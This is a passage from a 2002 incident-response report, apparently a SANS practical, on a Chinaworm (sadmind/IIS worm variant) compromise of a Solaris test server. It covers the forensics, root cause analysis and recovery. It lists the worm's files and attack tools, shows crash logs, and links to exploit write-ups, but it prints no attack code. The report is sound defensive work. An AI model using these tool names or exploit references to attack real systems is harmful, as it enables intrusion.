In the meantime, we plugged all the computers in the lab and an IDS on a 16-ports hub. The IDS we used was a RedHat 7.2 laptop running the snort default rule set: #snort –c /etc/snort/snort.conf –I eth0 –l /var/log/Lab
We monitored all the traffic in the lab for few days (from 6/19/2002 to 6/21/2002) and did not find any suspicious traffic.

4.4.2 Manage the managers' expectations.

A very unexpected event occurred while we were doing the investigation. At the very beginning of the investigation (on 6/14/2002), M.C contacted the IRTMgr to get some advice.

The IRTMgr helped him and them reported the incident to his own manager, the corporate IT Security Manager. From then, the CIO of our company heard about the incident. The IT Security Manager reports to our CIO and I think, he may have put the incident in his weekly report. Then the CIO talked about the incident to the president of our Business Unit; and there is a very famous expression (involving hitting a fan) that describes very well what happened next.

On the 6/18/2002, the president sent an email to our boss (the IT Director the Business Unit) and the VP in charge of engineering in which he was asking for explanations and results. The VP forwarded the email to the engineering managers who did the same thing and passed the email on the engineers involved in the incident. Unfortunately, the engineers whose negligence had created the incident were the ones helping us in the investigation.

From that point on, the engineers feared retaliation and cut down on their help. In most incidents, the IT Security group is perceived as a kind of IT police and in our case, I think the engineers did not want to disclose all the information they had for fear it could show their responsibility.

In order to address the current situation (push from the management to have results, lack of support from the people involved in the incident), the IT Director, M.C and myself came up with an action plan:
On 6/21/2002, the IT Director sent an email to the VP Engineering and all engineering managers to call up for a meeting, that would take place on 6/26/2002, to discuss the findings and the action plan.
Moreover, she sent an email to the engineering managers, and copied the engineers who were helping us, to clarify the situation. She stated the IT Security group was determined to work with the engineering groups in order understand the causes of the incident and our only goal was to improve the situation. The email said the help provided so far was very useful and namely thanked the people who had helped us.

These two emails improved our relationship with the engineers and gave a clear deadline to the management: “On 6/26/2002, we will have something for you and will be able to come up with an action plan to fix the problem and make sure it would not happen again.”

But, for my colleague and I, it meant we needed to have serious findings and a good root cause analysis for the 6/26/2002.

4.4.3 Investigate the affected media

The Copy of the affected media was available for forensic on Monday 6/24/2002. Therefore we started the investigation of the affected media on the same day.

Because of the way we had copied the disk, we could not boot the disk. Therefore we could not look at the running process. But we could still look at the file system and the log files.

First we looked at the syslog and we found the following:

```
#more /var/adm/messages
June 12 18:35:01 xxx.xxx.xxx.79 inetd[139]: /usr/sbin/sadmind: Bus Error - core dumped
June 12 18:35:06 xxx.xxx.xxx.79 inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core
dumped
June 12 18:35:06 xxx.xxx.xxx.79 inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core
dumped
June 12 18:35:08 xxx.xxx.xxx.79 inetd[139]: /usr/sbin/sadmind: Hangup
June 12 18:35:14 xxx.xxx.xxx.79 inetd[139]: /usr/sbin/sadmind: Killed
```

We suspected the system had been victim of a sadmind buffer overflow on June 12 at 6:35 PM (CST). We use this information to do a search on www.cert.org for a buffer overflow on sadmind and we found the “sadmind/IIS Worm CA-2001-11” advisory: http://www.cert.org/advisories/CA-2001-11.html

The advisory was speaking about 2 directories added by the worm: /dev/cub and /dev/cuc. So we looked at the /dev/ directory and found the two directories.

```
# cd /dev/
# ls
arp
be
conslog
console
cua
cub
cuc
diskette
…
```

We looked at the contents of the new directories and noticed that /dev/cuc contained more files than expected. All the files associated with the sadmind/IIS worm were there, but there was more:

```
# cd cuc
# ls
;               chinaworm.tar    grabbb           nc          ranip     synsol.c
uniattack       LOWD_OWNS_YOU    cmd1.txt         grabbb.bak  nhu       ranip.pl
test            uniattack.pl     bbb.bak          cmd2.txt    gzip      pico
sadmin.sh       time.sh          uniattack.sh     bleh.tar    coco.tar
index.html      pkgadd.txt       sadmindex-sparc  u           wget      brute
core            junk.tar         pkgadd2.txt      start.sh    uni.tar
```

The extra files were:
Nhu, bbb.bak, bleh.tar, coco.tar, chinaworm.tar, u and Junk.tar

We did some more research and found we had not been attacked by the Sadmind/IIS worm, but by a variant, the Chinaworm. On top of the normal sadmind/IIS worm, the Chinaworm install a Trojan version of SSH.

junk.tar is another exploit described at:
http://www.nipc.gov/cybernotes/1999/cyberissue5.pdf
We did not worry about it too much because it exploited vulnerabilities in application that were not running on our system (mail).
We could not find any evidence in the logs that the additional tools had been used.

At this moment, we had to evaluate if our system had infected other systems. In order to do so, we looked at the /dev/cub:

```
# cd /dev/cub
# ls
result.txt
xxx.yyy.txt
sss.ttt.txt
```

…
We found 15 scanning logs (xxx.yyy.txt and sss.ttt.txt).
result.txt showed us we had compromised one IIS server.

```
#more result.txt
aaa.aaa.aaa.229
```

Because there was no sadminhack.txt, we had the assurance our system had not contaminated any other Solaris system.

At this point it was Monday 06/24/2002 evening, and at this point we did not have any doubt left: "On June 12 at 6:35 PM (CST), the LDAP development system was successfully attacked by the Chinaworm".

4.4.4 Investigate IIS and SQL servers

We started to investigate the IIS and SQL servers on 6/20/2002, 19:25 GMT.

Before that time, we had asked the system administrators to give us the inventory of the machines and what was running on them.

The vulnerability scan showed us that the systems were running a default Windows NT installation, and the port 9999 was open on one of the systems. Our first reaction was to suspect a Trojan called "The Prayer" that runs on Windows systems: http://www.glocksoft.com/trojan_list/The_Prayer.htm

But, fortunately, it was not the case. The system administrators had forgotten to tell us that the computer was running NetIQ, which runs on port 9999.

In order to make sure, the system had not been attacked; we looked at the following on the 7 IIS & SQL servers:
- Processes running,
- Ports opened,
- Error messages,
- IIS logs,
- Event Viewer logs,

We did not find anything suspicious.

Once we had the result of the investigation of the Solaris system (06/24/2002), we knew that if the Chinaworm had infected the IIS servers, their default web page would have been modified. Therefore, we looked at all the index.htm and did not find anything unchanged. The IIS and SQL servers were not listed in the /dev/cub/result.txt file of our infected server, but we just wanted to double check, in case someone had connected into the server and deleted some logs.

We closed this part of the investigation on 6/25/2002 01:00 GMT.

4.4.5 Root Cause Analysis

We interviewed many people during our investigation: engineers, engineering managers, project managers etc… Then, we used the results of these interviews and the findings we did to come up with the root cause analysis of the problem.

4.4.5.1 Non compliance with corporate standards

First, the server had been broken into because it was running a default installation of Solaris 2.6 without patch. Because the server was running on a test lab, system administrators and engineers thought is was not subject to the corporate standards. Therefore they had not implemented the standard configuration nor had they hardened the system. The LDAP server was not the only one to run a default configuration, the IIS and SQL servers in the case.

Moreover, some developers had developed directly on the test system and there was no back up or version control of the code. This was a second violation of the corporate standards.

4.4.5.2 Inefficient Change Management Process

The firewalls protecting access to the lab were not configured in such a way so that they could protect the server from being infected by the worm.
The investigation showed that the Security Engineer opened one of the firewalls few days before the incident because a manager had requested it in order to connect to the test LDAP server though VPN. At that time, the change management process was implementing an inappropriate segregation of duty and the same person was in charge of the implementation and the approval of the changes. Because the manager was very insistent in having his change done, the Security Engineer implemented the change and nobody else was contacted to approve of the change. A second opinion would have probably avoided the incident from happening.

4.4.5.3 Inappropriate architecture of the lab

The architecture of lab itself was not appropriate. The people who had designed the lab thought that two firewalls would have been enough to prevent any security incident from having happened. They would have been right if we had a strong control over the rule set running on the firewalls. But it was not the case.
And in case of incident, a flat network was the worse thing. First it allows the incident to spread to all the other systems on the same subnet (xxx.xxx.xxx.64/26). And, in order to contain the incident we had had to deny all traffic to the entire subnet, including healthy systems. Eventually, segregated networks can enforce different policies and simulate different environment.

4.5 Recovery

The result of the Eradication phase was clear:

- We had been affected by a the Chinaworm,
- Only one system had been affected,
- We needed to address operational issue if we did not want the problem to happen again.

On 06/26/2002, we presented our findings and our root causes analysis to the management. The goal of the meeting was to come up with an action plan in order to improve the current situation. This section describes the short term and long term recovery plan we agreed upon.

4.5.1 Short term recovery

The short-term recovery was pretty straightforward because after the Eradication phase we had enough confidence to reopen the lab. The only machine affected had been turned off and there had not been any suspicious activity of any kind since we had turned it off.

The affected machine was rebuilt from the ground up. We bought a new hard drive (the original ones had been archived) and the system administrator installed the OS. After installing the OS, he patched the system and hardened it according to the corporate standard. Then he retrieved the code from the version control system and set it up on the new machine.

4.5.2 Long term recovery

We knew we had been lucky. A worm had infected our system, but it could have been much worse, someone could have exploited the same vulnerability as the worm and used the system as an entry point to our testing lab. This incident was a wake up call for everybody; from the engineers to the top management. Therefore we decided to take advantage of the high level of awareness surrounding this incident to take the appropriate measures. We started the recovery phase on 6/28/2002.

First, we decided not to blame anyone. Some people had been negligent, but the investigation showed that they had not been provided with enough guidelines to help them to avoid what had happened. There was a general misunderstanding about the scope of the policies (people thought they did not apply to the lab) and the lab change management process was not efficient. Therefore decided to work on the real source of the issues instead of blaming people who had tried to do their job.

We developed a lab Change Management Process. This Process is based on the change management process we use for our production systems, but we made it a little lighter to take the requirements of the test environment into account. This process implements a strict segregation of duty and introduces a new role: the lab change management coordinator (CMC). The CMC receives the change requests, ensures every change request follows the process and he gives the final approval. If needed, he can consult if Change Advisory Board (CAB).

Then we reinforced the awareness of corporate IT Security Standards within the engineering community. We started by distributing the system configuration corporate standards. Then we worked with the engineering managers to make sure the standards were applied to all systems, including the ones in the lab. They sent emails to all the engineers to ask them to apply the standards as soon as possible. Because we had not blamed anyone, these emails were pretty welcomed by the engineering community, but it was made clear that enforcement of the corporate standards was a strong mandate.
In addition to the existing standards, we wrote a new policy: The Engineering Lab IT Security Policy.
This policy mandates every system must be scanned before it can be set up in the lab and adequate measures must be in place to allow any system in the lab may be reinstall from scratch at any moment. These measures include source code version control and back up of the data. In order to smooth the transition phase, we started to help the projects that needed to have their systems scanned or any other IT Security support.

Eventually, we reengineered the testing lab. As we saw earlier, the incident had been escalated to the upper management. The positive aspect of this escalation was the fact that when managers saw the root cause analysis, they decided to grant an extra budget to reengineer the lab. The result of this reengineering is the architecture of the current testing lab. We kept the two firewalls, but the testing lab behind them has been segregated into several security domains that allow different types of testing strategies.

Managers and the engineers welcomed all these changes and their implementation really helped to improve the situation and minimize the risk of new IT Security incident. Moreover, it was a good opportunity to strengthen the relationship between engineering and the IT security group.

4.6 Lessons Learned

This incident was the first major one M.C and I handled. The analysis of our own performance showed good things as well as improvement areas.

4.6.1 Focus, focus and keep on focusing

The identification and containment phase happened pretty quickly: The problem was contained 6 hours after we alert was sent.

But after that, we lost some focus when we started the eradication. We first looked at the firewall and network logs to try to understand the impact on the network. Today, I think we should have first focused all our efforts on the affected media, and looked at the impact on the network later, when we had a better understanding of what had really happened. After looking at the firewall logs, we assumed the possibility of several rootkits and backdoor. But because we did not have the result of the investigation of the affected media, we did not was it was exactly. Therefore, we investigated the network as if the incident had spread all over the engineering lab. At this point the analysis of the affected hard drive could have shown us that a worm had caused the incident and saved time and resources in our investigation of the IIS and SQL servers (looking at the index.htm would have been enough).

Next time, we will start the eradication phase by focusing all our resources in the investigating the affected media first, and then the rest of the network.

4.6.2 Importance of Jump kit and Incident Drill

We wanted to start by the investigation of LDAP test server. But, we encountered some issues to copy the hard drive and it took more might that we had expected.

First, it took us time to get the right tools (120 GB USB hard drive, the appropriate connectors and hub). Then it took us another couple of days to copy the disk.

A good jump kit could have saved us a lot of time.
The SANS Institute recommends the following jump kit:

- Tape recorder with additional tapes
- Fresh back up media
- Binary backup software like dd, safeback, Ghost...
- Forensic software like the Coroner's toolkit, Encase…
- CDs and floppy with binaries
- Windows NT/2000 Resource Kit
- Small hub with network Cables
- Laptop, dual OS
- Call list, cell Phone
- Plastic baggies with ties for storing evidence
- Extra notebook
- Additional copies of incident handling forms

An Incident drill would have allowed us to point out the lack of jump kit before it impacts our investigation. Incident drill is a good way to train incident handlers, assess their readiness and performance, identify improvement area and make the changes required to improve the situation.
For example, in our case, we did not have a jump bag per say, but because we work in an engineering environment, we had everything listed above except

forensic software. Therefore we thought we were in good shape. But the different items are owned by different groups and located on different floors and cabinets. An incident drill would have shown us the importance of having everything ready in a well-defined place (a bag for example). Moreover, we needed to have an external hard drive because our environment is very heterogeneous and back up media we had did not fit with the Ultra 10 on which the incident took place. Eventually, we have lost some time asking everybody assistance and gathering the different tools.

Today, we have our jump kit in a bag locked in a cabinet.

4.6.3 Manage managers' expectations

The top management got involved very early in the incident handling process (day 2 of the investigation). The good side of this involvement was the extra budget we received at the end to improve the testing lab. The draw back, was the fact that we had an additional worry on top of the investigation we were conducting.
Time is a key of incident handling. But when the senior management is involved (CIO, President, various VP…), time is everything. Managers want to see results and quick.

Fortunately, we received the help of our IT Director. She clarified the situation and set reasonable deadlines. In fact, this is what top management needs. They need to know what type of information they will get at a given point in time. Then, they let us do your job and waited for the deadline.

We told the CIO and our president we would gather findings, perform a root cause analysis and come up with an action plan for June 26th. And we did it; on the 26th, we held a meeting in which we discussed the status of the investigation and came up with an action plan. The management approved our recommendations and the recovery was smooth and accepted by all.

5 Appendix I : References

Description of the Chinaworm worm
http://citadelle.intrinsec.com/mailing/current/HTML/ml_securityfocus_news/0014.html

Description of the Sadmind/IIS worm
http://www.cert.org/advisories/CA-2001-11.html
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=ELF_SADMIND.A&VSect=T
http://www.unl.edu/security/virus_alerts/sadmind.htm
http://www.europe.f-secure.com/v-descs/sadmind.shtml
http://www.sophos.com/virusinfo/analyses/unixsadmind.html
http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sadmind.html
http://archives.neohapsis.com/archives/win2ksecadvice/2001-q2/0050.html

Description of sadmind exploit
http://www.cert.org/advisories/CA-1999-16.html
http://www.kb.cert.org/vuls/id/28934

Description of the Unicode Buffer overflow
http://www.microsoft.com/technet/security/bulletin/MS00-057.asp
http://www.microsoft.com/technet/security/bulletin/MS00-078.asp
http://www.kb.cert.org/vuls/id/111677
http://www.incidents.org/archives/intrusions/msg03805.html

Description of Junk.tar
http://www.nipc.gov/cybernotes/1999/cyberissue5.pdf

UNIX and UNIX Security
Solaris Operating Environment System Administration II Vol 2 of 2.
Sun Man pages
Practical UNIX & Internet Security 2nd edition, O'reilly.
http://www.sun.com/solutions/blueprints/1202/816-5242.html

IIS Security
http://www.sans.org/IIS/sec_IIS.htm

Patches
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp
http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp
http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=secbull/191

Buffer Overflow
Building Secure Software, John Viega & Gary McGraw, Addison-Wesley Professional computing series
Hackers Beware, Eric Cole, New Riders
http://www.incidents.org/archives/intrusions/msg03823.html
http://cert.uni-stuttgart.de/archive/incidents/2001/06/msg00125.html
http://www.insecure.org/stf/smashstack.txt
http://packetstorm.decepticons.org/9912-exploits/sadmind-howto.txt

Product certification
http://www.itl.nist.gov/fipspubs/
http://www.commoncriteria.org/

Description of Trojan
http://www.glocksoft.com/trojan_port.htm

Relevant SANS practical
http://www.sans.org/y2k/practical/Derek_Cheng.doc
http://www.giac.org/practical/Phillip_Cherbaka_GCIH.doc

Life-cycle model for vulnerabilities
http://www.cs.umd.edu/%7Ewaa/pubs/Windows_of_Vulnerability.pdf